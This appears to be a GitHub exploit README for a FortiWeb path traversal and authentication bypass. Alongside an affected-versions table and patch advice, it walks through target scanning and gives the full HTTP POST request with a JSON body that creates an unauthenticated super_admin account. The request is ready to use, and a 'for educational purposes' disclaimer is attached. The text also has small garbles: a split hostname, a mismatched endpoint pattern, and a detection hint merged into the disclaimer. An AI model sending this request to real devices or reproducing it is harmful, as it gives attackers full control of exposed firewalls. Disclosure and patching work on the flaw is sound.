 0xblackash/cve-2025-64446
CVE-2025-64446



Critical unauthenticated vulnerability allowing remote attackers to create administrator accounts on FortiWeb devices.
CVE-2025-64446 is a severe relative path traversal vulnerability in the FortiWeb Web Application Firewall management interface.
An unauthenticated remote attacker can exploit this flaw to bypass authentication and create new administrator users with full privileges, leading to complete compromise of the device.
| Product | Affected Versions | Fixed in Version |
|---|---|---|
| FortiWeb 8.0 | 8.0.0 – 8.0.1 | 8.0.2 and above |
| FortiWeb 7.6 | 7.6.0 – 7.6.4 | 7.6.5 and above |
| FortiWeb 7.4 | 7.4.0 – 7.4.9 | 7.4.10 and above |
| FortiWeb 7.2 | 7.2.0 – 7.2.11 | 7.2.12 and above |
| FortiWeb 7.0 | 7.0.0 – 7.0.11 | 7.0.12 and above |
Recommendation: Update to the latest patched version as soon as possible.
Target Identification
The attacker scans for publicly exposed FortiWeb management interfaces (usually on HTTPS port 443 or 8443).
Crafting the Malicious Request
The core of the exploit is a relative path traversal (../) combined with a specially crafted URL that reaches an internal unauthenticated CGI endpoint.
Vulnerable Endpoint Pattern:
/api/v2.0/cmdb/system/admin?.../../../../../../cgi-bin/fwbcgi
Sending the Exploit
The attacker sends a single POST request with JSON payload to create a new administrator account.
Example Exploit Request:
POST /api/v2.0/cmdb/system/admin%3f/../../../../../cgi-bin/fwbcgi HTTP/1.1
Host: target-fortiw eb.example.com
Content-Type: application/json

{
  "name": "hackedadmin",
  "password": "AttackerPass123!",
  "access_profile": "super_admin",
  "type": "local"
}
Successful Exploitation
If successful, FortiWeb creates the new admin account without requiring any prior authentication. The attacker can then log in with the newly created credentials and gain full control of the WAF.
The management API fails to properly sanitize the path, allowing the request to traverse back to the legacy fwbcgi binary, which does not enforce authentication on certain operations.




fwbcgi, ../, or unusual admin creation attemptsFor educational and defensive security research purposes only.
Made with ❤️ for the cybersecurity community
Last updated: April 2026

